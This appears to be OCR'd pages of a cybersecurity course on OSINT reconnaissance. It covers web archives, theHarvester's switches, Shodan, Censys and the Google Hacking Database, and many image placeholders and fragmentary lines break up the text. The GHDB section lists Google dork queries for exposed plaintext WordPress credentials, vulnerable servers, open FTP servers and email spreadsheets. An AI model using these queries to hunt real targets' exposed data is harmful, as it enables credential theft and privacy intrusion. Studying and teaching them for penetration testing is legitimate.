


4. Web Archives:

- Web archiving is the process of collecting portions of the World Wide Web to ensure the information is preserved in an archive for future researchers, historians, and the public.
- Web archivists typically employ web crawlers for automated capture due to the massive size and amount of information on the Web.
- Web Archives are websites that can access the preserved archives of the World Wide Web.


\


a. Cached View s.com



b. WayBack Machine


\





5. Passive Total:

a. RISKIQ



6. Web Scraping:

\


- Web scraping, web harvesting, or web data extraction is data scraping used for extracting data from websites.
- Web scraping software may directly access the World Wide Web using the Hypertext Transfer Protocol or a web browser.

a. The Harvester:

"theHarvester" is a python script that searches through search engines and other sites for email addresses, hosts, and sub-domains. Using theHarvester is simple, as there are only a few command switches to set.

The options are as follows:


- -d: This identifies the domain to be searched, usually the domain or targets website.
- -b: This identifies the source for extracting the data; it must be done on one of the following: Bing, BingAPI, Google, Google-Profiles, Jigsaw, LinkedIn, People123, PGP, or All.
- -l: This limiting option instructs theHarvester to only harvest data from a specified number of returned search results.
- -f: This option is used to save the final results onto an html and xml file.



7. Obtaining User Information:

\

a. TinEye:




8. Online Search Portals:

a. Shodan.io:

\

a. **Censys.com :**




9. Google Hacking Database:

- The Google Hacking Database (GHDB) is a compendium of Google hacking search terms that have been found to reveal sensitive data exposed by vulnerable servers and web applications.
- The GHDB was launched in 2000 by Johnny Long to serve penetration testers.
- In 2010, Long turned the database over to Offensive Security and it became part of exploit-db.com.
- It was also expanded to include not only the Google search engine but also other search engines like Microsoft's Bing as well as other repositories such as GitHub.


a. **To search for any plaintext passwords or poorly configured WordPress sites:** "inurl:/wp-content/uploads/ ext:txt "username" AND "password" | "pwd" | "pw".

\




b. To search for any vulnerable web servers:
"inurl:/proc/self/cwd"

\



c. To searc h for any Open FTP Servers:


‘intitle :”index of ” inurl:ftp ‘



\

d. To search for any Email Lists:


“ filetype:xls inurl:”email.xls ” ”



